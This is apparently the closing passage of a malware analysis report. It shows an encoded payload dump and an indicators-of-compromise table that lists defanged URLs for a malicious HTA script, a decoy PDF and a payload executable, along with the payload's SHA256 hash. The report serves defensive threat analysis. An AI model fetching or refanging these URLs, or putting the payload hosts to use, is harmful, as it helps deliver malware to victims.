cPs8zRWhI3UIO8LXPdzoKeo94mXiP7e99pqmGAaE1X3KoMPFU7aBHCzrkagdDXLXSfyfCuRlYrTq7tHwFi60UhL85BsOMxPqpKWKdCVeqcQdHXOe~7z8QHkoZRt8PNwz4FANaajLLxo9qA6sbSoPXqFvL
pTy31wuRJ6RvowFZB~3o8vOx2ATDlMoJF82yejh9NRxUeuCu2WcuxIVlSoTQ5L1y3d5AUxvQ9J41dLK39c5Qug9XtPlXEiO47(gdT(lFDTE~8xyMSWRTWq33nDBn2pU7p9FTJ6SDngbmuD5H9W84SUATu
WepazwfF7-
R7PWkpNuuEET(9FjxMhptIVc96x8U7ouD3HkbYbHdoZgTnO8U1byroV9hGZt8gnG9t0B05kuffsafJqCNRD6yBiB2TEWWHrNt89kl6MMTQRD4H5Y072AxKlpMpJk5c1CtO3SizNZBU(ne6Z6HVbSeSUBs
AXfvRo9qXt27Lug7w0-9FW0HWX6muHN86SfocnoRhzxkX46RomZi3hVx0Nm221qc-
```

6. IOCs:

| | |
|---|---|
| hxxp://thanhancompany[.]com/ta/pintu.hta | Hta script |
| hxxps://mag[.]wcoomd.org/uploads/2018/05/blank.pdf | Decoy PDF |
| hxxps://thanhancompany[.]com/grip/883.exe | Payload URI |
| 00f20471ea61f5b0f5a1e2e9be722369ea515aaea80283aa046bd47e51f952e4 | Payload SHA256 |

End.

m4n0w4r